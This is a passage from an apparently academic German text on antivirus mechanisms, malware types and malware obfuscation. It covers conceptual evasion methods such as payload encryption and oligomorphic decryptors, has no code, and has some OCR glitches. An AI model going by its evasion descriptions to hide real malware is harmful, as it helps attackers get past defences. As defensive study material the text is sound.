Dafür kommen persistente Maßnahmen zum Einsatz, die der Malware beim Überleben auf dem Zielsystem helfen sollen. Damit persistente Malware möglichst lange auf einem Zielsystem verbleiben kann, werden u.a. systemrelevante Dateien infiziert, um sowohl bei jedem Start des System mit ausgeführt zu werden, als auch ein Löschen oder Blocken der Malware zu erschweren. Auch können solche Malware bspw. mit Watchdog-Prozessen ausgestattet sein, die die Aufgabe haben, darauf zu achten, ob eine Infektion noch intakt ist und falls nicht, sei es durch das Löschen durch einer Antiviren Software oder das explizite Beenden des Prozesses durch den User, dieses System erneut zu befallen. Solche Maßnahmen erschweren das Desinfizieren eines Systems ungemein, da ein einfaches Löschen solcher betriebssystemrelevanten Dateien, auch wenn infiziert, nicht in Frage kommt. Deshalb muss ein Antiviren System im Stande sein, den Kern des Betriebssystems zu überwachen. Dafür werden systemrelevante Core-Daten nach Hashing Verfahren auf Integrität überprüft und bei Manipulation solcher Kern-Daten, Alarm geschlagen.

2.6.3.4 Firewall

Früher ausnahmslos getrennt, sind heute auch Firewalls grundlegende Funktionen moderner Antiviren Systemen. Antivirus-eigene Firewalls sind dabei nichts weiter als ein dynamisch wachsendes Regelwerk von Berechtigungen für Programme und Prozesse[16].

Diese Regeln definieren, welche Programme auf das Internet zugreifen und welche Verbindungen von außen auf das eigene System hergestellt werden dürfen. Die eingebauten AV-Firewalls sind dabei jedoch kein Ersatz für eine seperate Nutzung von Firewall Software, da diese weitaus komplexere Regeln erlauben, wodurch man auf Netzwerkebene noch besser aufgestellt ist. Das liegt daran, dass mit der Umgehung eines Antiviren Systems auch seine Firewall umgangen wird, da die harmlos eingestufte Malware dadurch die Berechtigung zum Aufbau einer Verbindung ins Internet erhält. Separate eigenständige Firewalls agieren als weitere Schutzmaßnahme, da dies nicht von einer Legitimierung einer Software, sondern von vordefinierten Regelwerken abhängen. So kann zwar eine Malware ein System befallen, jedoch keine Daten aus dem System entwenden, da es keine Verbindung nach außen erhält.

2.6.3.5 Email Security

Damit eine Infektion durch eine eine Malware zustande kommen kann muss diese zunächst auf das Zielsystem gelangen. So muss ein vermeintliches Opfer die schadhafte Datei, möglichst aus Eigenintention, auf das eigene System bringen und bestenfalls ausführen. Die E-Mail als Kommunikationsmittel des digitalen Zeitalters, wird von Angreifern bevorzugt als Lockmittel verwendet. Gerade auf Businessebe, wo E-Mail Adressen oder dessen Aufbau bekannt sind, kommt es besonders häufig zum Missbrauch dieser frei verfügbaren Informationen. Sei es durch Phishing-Angriffe, in dem man versucht ein Opfer auf eine vermeintlich vertrauenswürdige Internetseite zu locken, um diesen dort anzugreifen oder die Eingabe von sensiblen Informationen zu fordern. Ebenso werden schadhafte Codes in Email-Anhängen versendet. Zwar blockieren Email-Server heutzutage die meisten ausführbaren Applikationen wie `exe` Dateien, jedoch können unbeteiligte Formate (doc, xls, png) ebenfalls schadhaften Code beinhalten. Um einen Schutz vor Malware zu bieten, die als Anhang in Emails mitgesendet werden, positionieren sich Antiviren Systeme zwischen dem empfangenden Email-Client und dem sendenden Email-Servers des Nutzers. So kann der Antivirus bereits Alarm schlagen, bevor die Email mit dem eigentlich schadhaften Programm, im Client-Programm des Benutzers zu sehen ist. Hierbei werden statische Analyse Verfahren zur Untersuchung eingesetzt. Auch Emails die ausgehende Links, zu nicht vertrauenswürdigen Seiten enthalten, werden ebenfalls blockiert und sind nur mit explizitem Einverständnis des Nutzers erreichbar[[21]].

2.6.3.6 Web Protection

Fast alle Ressourcen im Internet werden in Form von Websites bereit gestellt. Unabhängig von statischen Darstellungsinformationen (html, css), bestehen fast alle modernen Webseiten aus Server-Scripten (php, python, etc), die verschiedenste Funktionalitäten, wie z.B. eine Suchfunktionen, implementieren. Client-Side Scripte (javascript), die für den Nutzer zur Darstellung relevant sind, werden direkt im Arbeitsspeicher des Nutzers ausgeführt. So können auch schadhafte Scripte direkt im Arbeitsspeicher ausgeführt werden, ohne dass eine Datei heruntergeladen werden muss oder das Opfer einer Operation zustimmt. Angriffe, welche ausgeführt werden können ohne dass eine Datei (Malware) nötig ist, werden Fileless Threats (s. 3.2.7) genannt. Da Fileless Threats also ohne Dateien auskommen, kommen viele richtungweisenden Untersuchungen nicht zum Einsatz. Deshalb analysieren Antiviren Systeme jegliche Webseitebesuche des Nutzers. Falls dieser sich mit einer schadhaften URL verbinden möchte, eine Website mit gefälschten Zertifikat besucht oder ein Script ungefragt ausgeführt werden möchte, werden diese Verbindungen sofort unterbrochen.

Die wichtigsten Funktionen hierbei sind:

URL-Blacklistings Hier wird die gerade aufgerufene URL mit einer URL-Datenbank abgeglichen und geprüft, ob diese URL bereits für schadhaftes Verhalten bekannt ist.

Blockieren/Validieren von Scripten Alle aus dem Web kommenden Skripte, die auf dem Zielsystem ausgeführt werden sollen, werden vorerst in der Ausführung blockiert, um diese zu überprüfen oder den Nutzer nach Erlaubnis zur Ausführung zu erfragen.

(Browser-)Exploits Das kennen von Exploits (Schwachstellen) in benutzten Browser- und Clientprogrammen um solche Angriffe erkennen und blockieren zu können.

2.6.3.7 Sandboxing

Sandboxing beschreibt die Methode, Programme zwar innerhalb eines Systems, jedoch in separierten und eigens dafür bereit gestellten Ressourcen zu laufen. Es werden sichere Umgebungen bzw. Bereiche im ausführenden System geschaffen, wo ein nicht vertrauenswürdiges Programm laufen kann, ohne eine Verbindung zum eigentlichen Betriebssystem zu haben. So kann eine Antiviren-Sandbox verdächtige Programme (exe, jars, powershell),

in abgetrennten Bereichen (Sandboxen) ausführen und das Verhalten der Anwendung genauestens studieren, ohne ein Risiko der Infektion des eigentlichen Systems darzustellen.

Da eine Sandbox nicht die gleichen Ressourcen wie das darunter laufende Betriebssystem bereit stellen kann und die in der Sandbox mitgelieferten Betriebssystem-Bibliotheken meist nicht vollständig oder verändert (optimiert) sind, kann das Verhalten innerhalb einer Sandbox, von dem einer realen Ausführung, auf einem echten System abweichen.

2.6.3.8 Quarantäne

Falls eine Datei als schadhaft deklariert wird, gibt es verschiedene Möglichkeiten wie ein Antiviren System darauf reagieren kann. Das sofortige Löschen der Datei scheint dabei der nächste logische Schritt zu sein. Jedoch kann es sein, dass die als schadhaft deklarierte Datei, gar nicht schädlich ist (False-Positive) und der Nutzer des Systems, diese Datei behalten möchte. Deshalb werden solche Dateien vorerst in einem abgeschirmten Bereich (Quarantäne) gesichert. So hat der Nutzer die Möglichkeit, die in Quarantäne befindlichen Dateien wiederherzustellen oder diese endgültig zu löschen. In Quarantäne gehaltene Dateien werden dabei meist beim Herunterfahren des Systems entfernt.

2.6.4 Die Grenzen des Antiviren Systems

Statische Untersuchungsformen sind effektive und schnelle Maßnahmen um bereits bekannte Malware wiederzuerkennen. Jedoch sind gerade dynamische Analysen besonders wichtig für den Erfolg der Antiviren Systeme, da statische Untersuchungen leicht umgangen werden können. Durch die Menge der komplexen Operationen und die Abhängigkeit des zeitlichen Verlaufes der untersuchten Malware, stoßen dynamische Analysen schnell an die Grenzen der Anforderungen an Antiviren Systeme im Bezug auf Ressourcenlast, technischer Performance und die Notwendigkeit der schnellen Entscheidungsfindung. Die jeweiligen Scanner, die bei einer Untersuchung, teilweise mehrere Millionen Dateien auf Signaturen überprüfen, ebenso oft gepackte Dateien entpacken, danach ausgewählte Dateien in Sandboxen ausführen und untersuchen. Falls die lokal agierenden Untersuchungsformen keinen Treffer erzielen, werden Cloudbasierte Untersuchungsformen eingesetzt, welche weitaus mehr Ressourcen für die Untersuchung zur Verfügung haben.

Einige Malware sind in der Lage, Emulation von Sandboxen zu erkennen und schadhafte Operationen deshalb gezielt nicht auszuführen. Oder aber die Sandbox hat schlichtweg nicht die richtige Konfiguration oder Ressourcen, welches die Malware benötigt, um diesen zur Ausführung der Payload zu bewegen, um Sie dann zu identifizieren.

3 Malware - Schadhafte Software

Nachdem wir uns ein umfassendes Bild hinsichtlich der Funktionsweisen von modernen Antiviren Systemen gemacht haben, werden die angreifenden Komponenten und evasive Maßnahmen erläutert.

Als die Forscher auf die ersten bekannten Computerviren und Würmen stießen, hatte man damals noch nicht damit gerechnet, welche Entwicklung schadhafte Programme nehmen würden. Einer der ersten bekannteren Computerviren war der ELK-Cloner[21] entdeckten, hätte niemand damit gerechnet, welche Evolution schadhafte Programme machen würden. Ein Computervirus, der 1982 von dem damaligen Neuntklässler Rich Skrenta entwickelt wurde, hatte es auf das Apple II Betriebssystem abgesehen. Angehängt an ein Spiel, verbreitete sich der Virus über Floppy-Disketten. Der Virus präsentierte sich bei jedem 50. Spielstart, indem er nicht das Spiel startete, sondern ein Gedicht auf dem Bildschirm ausgab. Zudem kopierte sich der ELK-Virus selbst in den Bootsektor von eingelegten Floppy-Disketten, um bei Einschub in andere Systeme desselben Betriebssystems, diese ebenfalls zu infizieren.
Zu dem Zeitpunkt hatte man noch keine Namensdeklaration für schadhaft agierende Software definiert, bis dann 1984 Dr. Frederick Cohen durch seine Veröffentlichung[3] "Computer Viruses – Theory and Experiments"[1] Computer Virus als Assoziation und Synonym prägte.
Der IT-Sicherheitsforscher, Yisrael Radai, hat 1990 erstmals den Begriff "Malware" als abgekürzte Variante für "**mal**icious soft**ware**",was für schadhafte Software steht, in einer Veröffentlichung erwähnt.[2]

[1] https://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html - Abruf: 25.03.2020
[2] https://searchsecurity.techtarget.com/definition/malware - Abruf: 25.03.2020

3.1 Malware - Genereller Aufbau

Malware wird anhand ihrer Funktionalität und Kernintention klassifiziert, welche sich in die folgenden 3 Komponenten unterteilen [5]:

Concealer Beschreibt die Art und Weise der Tarnmaßnahmen gegen die Erkennung der Malware.

Bomb/Payload Beschreibt die Kernintention der Malware. Die Payload ist dabei der eigentlich schadhafte Teil der Malware, bzw. die infizierende Komponente.

Replicator Beschreibt die Funktion der Verbreitung innerhalb und außerhalb des infizierten Systems und die dazugehörigen Persistenz Maßnahmen.

Am Beispiel vom ELK-Cloner:
Concealer: Der Virus versteckt sich im Bootloader infizierter Disketten, worauf ein Spiel gespielt werden konnte.
Bomb: Bei Ausführung auf Apple-2 Betriebssystemen, das System infizieren und mit dem Spiel persistent auf dem System verweilen.
Replicator: Überschreibt und kopierte sich in den Bootsektor von nicht bereits infizierten Disketten, welche nach Infizierung eingelegt werden. Angesichts der Spezifikationen und des Verhaltens, ist diese Malware vom Typus ein Boot-Sektor Virus.

Weiteres, allgemeines Beispiel:
Ein Nutzer lädt, aus eigener Intention, eine Software auf seinem Computer. Die heruntergeladene Software war jedoch schon vor dem Download mit der Malware infiziert. Der **Concealer** in diesem Fall beschreibt die Funktionalität, wie sich die Malware innerhalb der legitimen Software versteckt. Führt nun der Nutzer diese Datei aus, könnte die Malware versuchen, dass System zu infizieren. Die Art und Weise, wie eine Malware versucht das System zu infizieren, beschreibt hierbei die **Bomb**. Der schadhafte Anteil und somit der infizierende Code als solches wird **Payload** genannt. Nach erfolgreichem Rechteerhalt und Infektion des Systems, beschreibt der **Replicator** die Funktion der Persistenz und Verbreitung der Malware.

3.2 Malware Typisierung

3.2.1 Backdoors

Backdoors (=engl. Hintertür) sind Malware, die ungefragt und unautorisiert ein Hintertürchen im Zielsystem einrichten, um dem Angreifer eine Zugangsmöglichkeit zum Zielsystem zu ermöglichen. Über solch eine Hintertür, die auch bei Trojanern Verwendung findet, hat ein Angreifer meist volle und uneingeschränkte Kontrolle über das infizierte System. So kann der Angreifer beispielsweise weitere Malware nachladen und ausführen, andere Systeme im Netzwerk angreifen und Dateien des Zielsystems einsehen, herunterladen oder modifizieren.




Abbildung 3.1: Kreislauf bei Befall eines Backdoors

3.2.2 Viren

Fred Cohen definierte Computerviren im Jahr 1987 sinngemäß wie folgt [vgl [3]]: “Ein Computer-”Virus” ist ein Programm, dass andere Programme infizieren kann, indem es eine Kopie von sich selbst darin platziert.”

Computerviren haben die charakteristische Eigenschaft, Manipulationen an programmrelevanten Daten vorzunehmen, um sich so selbst persistent in ein legitim agierendes Programm zu replizieren und so unter dem Deckmantel, unbefugte und unautorisierte Aktionen zu tätigen.

Wie in der Assoziation zu biologischen Viren, müssen sich auch Computer-Viren durch Wirte übertragen und können nicht eigenständig existieren.

Viren müssen charakteristisch auf dem Zielsystem selbst ausgeführt werden, um nach angreifbaren Dateien zu suchen und bei Möglichkeit zu infizieren. Sie können viele verschiedene Funktionen beinhalten und sind in der Gesellschaft der Oberbegriff für Malware.




Abbildung 3.2: Kreislauf bei Befall von Computer-Viren

3.2.3 Würmer

Würmer haben wie Viren die Charakteristik, sich selbst zu verbreiten. Sie unterscheiden sich jedoch elementar darin von Viren, dass Würmer keine anderen Programme befallen, sondern eigenständig existieren[11]. Sie versuchen selbstständig, aktiv und systemübergreifend weitere Netzwerke und Systeme zu analysieren und bei Möglichkeit zu infizieren. Sie leben und agieren also selbstständig und brauchen im Gegensatz zu einem Virus keinen Wirt bzw. Träger um Zielssysteme zu attackieren. Bei Würmern, wie bei Viren, werden persistente Maßnahmen getroffen. So können sich Würmer wie Viren selbstständig, nach Befall in andere Dateien kopieren oder aber auch als selbstständige Applikation unter scheinheiligem Namen in die Startup Liste des Betriebssystems eintragen. Würmer können sich bei Bedarf auch systemübergreifend, beispielsweise nach Bereinigung der Malware, auf einem Gerät, ein anderes infiziertes System attackieren oder das alte System neu befallen und sich so reproduzieren. Um sich zu verbreiten, infizieren solche Malware auch angesteckte USB-Sticks oder andere Datenträger und können sich in E-Mail Programmen einklinken und gesendete Emails mit infizierten Anhängen versehen. Darum erreichen Würmer eine möglichst große Reichweite und Langlebigkeit.




Abbildung 3.3: Kreislauf bei Befall von Malware-Würmern

3.2.4 Trojaner

Trojaner sind Malware, dessen Namensdeklaration auf die griechische Mythologie zurückzuführen ist. Der Begriff definiert Malware, die in unscheinbaren anderen Applikationen versteckt integriert ist und den Nutzer dahingehend täuscht, dass es so scheint, als würde man eine nicht-infizierte Applikation ausführen.

Bei der Ausführung eines solchen Programms, wird der schadhafte Code des Trojaners zur Laufzeit ausgeführt und infiziert so das Gerät des Nutzers. Ein Trojaner enthält meist viele verschiedene böswillige Programme und Funktionen, welche unter anderem, die vollständige Übernahme eines Systems mit sich bringen können. Funktionen, wie das Mitschreiben von Tastatureinschlägen (Keylogging), das Auslesen von gespeicherten Passwörtern (Password-Stealer), Einrichtung von Backdoors auf Zielssystemen, Botnetting und mehr. Trojaner verbreiten sich im Gegensatz zu Viren und Würmern nicht über das System hinaus, Sie können aber Persistenzmaßnahmen durchführen, um bspw. möglichst lange Keylogging zu betreiben. Die Backdoor Funktionalität ist dabei das gängige Mittel bei Trojanern.




Abbildung 3.4: Kreislauf bei Befall eines Trojaners

3.2.5 Rootkits

Ein Rootkit ist ein Set bestehend aus Programmen, die als Komposition die Aufgabe haben, sich nach Befall, möglichst tief in kompromittierte Systeme einzunisten und unentdeckt weitere Operationen, wie Modifikationen an betriebssystemrelevanten Dateien durchführen, oder aber auch auf Kernel Ebene des Betriebssystems unentdeckt Eingriffe tätigen. Rootkits sind dabei vielseitig Einsetzbar und lassen sich dadurch in die folgenden Typen von Rootkits[3] aufteilen:

- **Kernel Rootkits** haben die gleichen Berechtigungen, wie das kompromittierte Betriebssystem. Dadurch können wichtige Teile des OS-Kernels durch schadhaften Code ersetzt werden. Es können somit alle Daten des Betriebssystems ausspioniert und auch Hintertüren für Verbindungen auf das System erstellt werden. Auf dieser Ebene (Ring-0 Kernel[4]) kann das Rootkit sogar problemlos jedes Antivirus System ausschalten.
- **Userland Rootkits** sind in weniger berechtigen Bereichen gefangen. Diese sind besonders interessant, da bei solchen Rootkits kein Eingriff auf Kernel-Ebene (Ring

[3] https://antivirus.comodo.com/blog/computer-safety/what-is-rootkit/ - Abruf: 22.03.2020
[4] ERKLÄRUNG

0) nötig ist und es so weniger auffällige Handlungen gegenüber eines Antiviren Systems leistet.
Trotz der wenigen Berechtigungen, kann es schon ausreichend sein, eine schadhafte Programmbibliothek wie die .dll (Windows) auf einem System zu installieren und so anhand verschiedener API-Methoden, direkt in andere Prozesse einklinken.
So kann ein Userland Rootkit Programme kapern und hat die gleichen Berechtigungen, wie das kompromittierte Betriebssystem. Dadurch können wichtige Teile des OS-Kernels durch schadhaften Code ersetzt werden. Es können somit alle Daten des Betriebssystems ausspioniert und auch Hintertüren für Verbindungen auf das System erstellt werden.

3.2.6 Ransomware

Bei Befall einer Ransomware, auch bekannt als Erpressungssoftware oder Kryptotrojaner, verschlüsselt diese Malware alle oder nur (für den User oder das Betriebssystem) relevante Dateien, um dann für den Entschlüsselungsschlüssel (Decryption Key) Geld zu verlangen. Für die Verschlüsselung kommen meist Kombinationen aus bekannten symmetrischen -und asymmetrischen Verschlüsselungsverfahren zum Einsatz, welche eine Entschlüsselung, ohne den richtigen Schlüssel, praktisch unmöglich machen. Man könnte zwar alle möglichen Kombinationen eines Passwortes als Schlüssels generieren und diesen probieren, jedoch würde es bei einer starken Verschlüsselung und bei einem starken, also komplexen und langen Schlüssel, eine derart lange Zeit brauchen, dass die richtige Kombination zu Lebzeiten möglicherweise nicht mehr gefunden werden könnte. [21] Bei einer aktuellen, weltweiten Umfrage mit Firmen, die mehr als 500 Mitarbeiter haben, ergab die Befragung von 1182 IT-Security Mitarbeitern aus Entscheidungs-und Ausführungsebene, dass innerhalb der letzten 12 Monate, 62.4% der Unternehmen von Ransomware betroffen waren. Mit einem Anstieg von 12.7% im Vergleich zum Vorjahr haben ganze 57.5% der Firmen, ein Lösegeld bezahlt, jedoch konnten davon 33.1% der Firmen ihre Daten dennoch nicht wiederherstellen. Bei den 42.3% der Firmen, welche sich nicht auf eine Lösegeldforderung einließen, konnten 84.5% der Firmen dennoch ihre Daten wiederherstellen.[4] Die hohe Wiederherstellungsrate liegt dabei vor allem an regelmäßigen Backup-Sicherungen.




Abbildung 3.5: Kreislauf bei Befall von Ransomware

3.2.7 Fileless Threats

Eine schädliche Handlung muss nicht immer nur von Dateien ausgehen. Sicherlich muss eine Operation, wie auch immer ausgelöst, von Programmen, welche aus Dateien bestehen, interpretiert werden. Jedoch kann eine Operation sowohl von einem aufrufenden Programm, als auch von einem Nutzer des Systems entstammen. Damit ein System, die Befehle eines Nutzers entgegen nehmen kann, gibt es bei jedem Betriebssystem ein eigens dafür mitgeliefertes Kommandozeilenprogramm (command line interface - CLI, auch shell genannt). Bei Windows Betriebsysstemen kann man mit `cmd.exe` oder dem vielseitigeren `Powershell.exe` auf gegebene Funktionen des Betriebssystems zugreifen und ausführen. Bei Unix Betriebssystemen wie Linux u. macOS findet man das Kommandozeilenprogramm unter ”Terminal”. Operationen auf solchen Kommandozeilenprogrammen bestehen aus Zeichenketten, welche von der jeweiligen, im Arbeitsspeicher laufenden, Shell ausgeführt werden.

3.2.8 Exploits

Ausnutzbare Sicherheitslücken in Programmen werden Exploits genannt. Jede Sicherheitslücke ist durch eine bestimmte Instruktionsfolge angreifbar. Unabhängig davon, wie

solche Intruktionsfolgen in die dafür anfälligen Programme gelangen, muss der Antivirus diese kennen und deren Ausführung verhindern.

Dabei werden Sicherheitslücken öffentlich dokumentiert und protokolliert[5], sodass auch Angreifer auf solche Ressourcen Zugriff haben und Informationen daraus entnehmen. Neben den öffentlichen Datenbanken, gibt es Plattformen, welche die ebenfalls listen und sich zudem auf den Handel mit öffentlich unbekannten Exploits spezialisiert haben[6]. Sogenannte 0day Exploits sind Sicherheitslücken, für die es noch keine überarbeitete Version, als Update der Software, der diese Sicherheitslücke behebt, existiert. Es ist für ein Antiviren System unmöglich, alle Exploits zu kennen. Exploit-Instruktionen können daher meist ungehindert auf einem System gelangen, und müssen dann nur noch im jeweiligen Programm ausgeführt werden.

3.3 Verschleierungsmethoden von Malware

Um den Antiviren Herstellern entgegen zu wirken, haben Programmierer von Schadcode einige Möglichkeiten und Methoden entwickelt, um die eigene Malware zu tarnen und so trotz aktiven und aktueller Antiviren Software, Systeme zu befallen. Bei so vielen Möglichkeiten der Malware-Erkennung, gibt es mindestens genauso viele Möglichkeiten und Methoden, um diese zu verbergen.

Hacker und Malware-Developer kennen die Scan-Methodiken und Erkennungsfunktionen von Antiviren und nutzen verschiedene Verschleierungsmaßnahmen um Malware zu tarnen und sie damit vor einer Erkennung zu schützen.

3.3.1 Obfuskation

Jedem Entwickler, der ein nicht Open-Source betriebenes Programm entwickelt, ist daran gelegen, seine Software zu härten und zu schützen. Die Härtung in diesem Sinne beschreibt das Erschweren einer Reproduktion eines lauffähigen Programms zu dessen ursprünglichem Programm-Code. Es werden Maßnahmen ergriffen, um Außenstehenden keinen Einblick auf die interne Funktionsweise, die Programmarchitektur oder die Code-Struktur zu bieten. So sollen Hacker davon abgehalten werden, Sicherheitslücken in der

[5] https://cve.mitre.org/ - Abruf: 21.04.2020
[6] https://0day.today/ - Abruf: 21.04.2020

Software zu finden, Cracker davon abgehalten werden, die Anwendung unauthorisiert zu nutzen und Mitbewerber abgehalten werden, die Software zu kopieren.

Um statischen Analysen das Erkennen zu erschweren, werden der Malware unnütze Code Fragmente wie z.B. nicht relevante Programm-Sprünge, Programmschleifen oder andere nicht für die Funktion der Malware benötigten Code-Teile hinzugefügt.3.3.5 Auch werden Funktionsnamen des Programm-Codes vor der *Compilierung*, durch *Hashes* ersetzt. Damit wird erreicht, dass die Signatur der Malware eine andere ist als die von bereits vorher bekannten Versionen selbiger.

3.3.2 Verschlüsselung

Eine der bekanntesten und meist verwendeten Techniken zur Verschleierung von Malware, sind bekannte Verschlüsselungsalgorithmen. Diese werden dazu eingesetzt, eine mögliche statische Analyse und dafür die Signatur-Erkennung von Antiviren zu erschweren bzw. zu umgehen.

Jede verschlüsselte Malware besteht aus mindestens 2 grundlegenden Komponenten:

1. Die verschlüsselte Payload.
2. Eine Entschlüsselungsfunktion, welche den verschlüsselten Code mit dem richtigen Schlüssel (Decryption Key) wieder entschlüsselt.

Die Entschlüsselungsfunktion der Malware, welche hier elementar wichtig ist, muss legitim bzw. unerkannt aufgerufen werden, um keinen Verdacht zu schöpfen. Da ein verschlüsseltes Stück Code nicht ausgeführt werden kann, können sich Entschlüsselungsfunktionen nicht selbst durch Verschlüsselungsmaßnahmen tarnen. Dabei ist es egal, durch welche Funktionsimplementierung die Payload verschlüsselt ist, solange diese zu der Entschlüsselungsfunktion in Symbiose steht. Die verschlüsselte Payload, die mitgelifert (Singles) ist oder nachbezogen (Staged) wird, muss von der mitgelieferten Entschlüsselungsfunktion verarbeitet werden. Die Entschlüsselungsfunktion muss zwangsweise mitgeliefert werden, da die Entschlüsselung zur Laufzeit passiert. So können Antiviren Systeme durch Statische (signaturbasierte) Analysen (Kap: 2.6.2.2) feststellen, ob eine Entschlüsselungsfunktion innerhalb einer untersuchten Datei bereits mit Malware in Verbindung gebracht wurde.

Da die Anforderung der Malware-Verschlüsselung also darin besteht, immer unterschiedliche Quellcode-Outputs und somit unterschiedliche Signaturen zu generieren und dadurch

Antiviren Scannern die Signatur-Erkennung zu erschweren, müssen Verschlüsselungsalgorithmen zum Einsatz kommen, welche eine starke Verschlüsselung (Komplexität) besitzen und einen beliebigen und beliebig langen Input als geheimen Schlüssel (Encryption-Key) erlauben. Solche Chiffrieralgorithmen sind unter anderem einfache XOR-Chiffren[7] oder weitaus komplexere Verschlüsselungsalgorithmen wie AES[8] und RC4[9].

Antiviren Systeme versuchen verschlüsselte Code-Fragmente innerhalb von Dateien zu erkennen, die eingesetzten Verschlüsselungsverfahren zu bestimmen und den verschlüsselten Payload zu entschlüssel. Dabei scheitern AV's oft an der Komplexität der Verschlüsselung oder an mangelnder Zeit und Ressourcen für die Ausführung und Untersuchung dieser. Da eine Signatur-Identifikation von verschlüsseltem Code wenig Sinn macht (Oligiomorphismus, Polymorphismus), da diese sich in jedem Durchlauf ändern, konzentrieren sich die AV Scanner auf die Entschlüsselungsfunktion der Malware. So kann ein Antivirus die jeweilige Entschlüsselungsfunktion innerhalb einer Malware erkennen und ohne den eigentlichen (verschlüsselten) schadhaften Anteil zu untersuchen, für diese Datei Alarm schlagen und so einen möglichen Angriff verhindern.

3.3.3 Oligomorphismus

Da auch die Entschlüsselungsfunktion einer Malware zur Erkennung beiträgt, müssen Malware-Entwickler dafür sorgen, bei jedem Durchlauf eine möglichst unterschiedliche Entschlüsselungsfunktion zu generieren, die dennoch im Kern die selbe Aufgabe hat. Bei jeder Reproduktion der Malware, wird eine zufällige Entschlüsselungsfunktion aus einer endlichen Menge an Entschlüsselungsfunktionen gewählt, zudem bspw. durch *Hashing* der Funktionsname verändert oder mit zufälligem und unnützen Code (Programm - Schleifen, Sprünge, Kommentare,..) befüllt und somit eine neue Entschlüsselungsfunktion generiert wird. Durch diese Maßnahmen wird die signaturbasierte Analyse der Antiviren enorm erschwert. Jedoch können Antiviren Hersteller gefundene Viren untersuchen und durch Analyseverfahren ermitteln, wie die Malware mit dessen Entschlüsselungsfunktion weiter populieren könnte. Da aus einer endlichen Menge an Entschlüsselungsfunktionen gewählt wird, können Sicherheitsforscher eine ungefähre bis exakte Population einer Malware bis zur *letzten (da endlich)* Version vorhersagen.
So kann die neueste Version einer Malware, dessen Populationsverhalten ermittelt und

[7] https://en.wikipedia.org/wiki/XOR_cipher
[8] https://de.wikipedia.org/wiki/Advanced_Encryption_Standard
[9] https://de.wikipedia.org/wiki/RC4 - Abruf: 11.03.2020

vorherbestimmt werden konnte, dennoch bereits erkannt werden, bevor die neueste Version von einem Scanner untersucht wurde. So kann man sagen, dass Oligiomorphismus ein starkes Instrument darstellt, jedoch leichter erkannt werden kann. Diese Erkennung jedoch müsste viel Zeit der Untersuchung in Anspruch nehmen, sodass ein zeitlich gesehen kurzer Erfolg durchaus Sinnhaft erscheint.

3.3.4 Polymorphismus

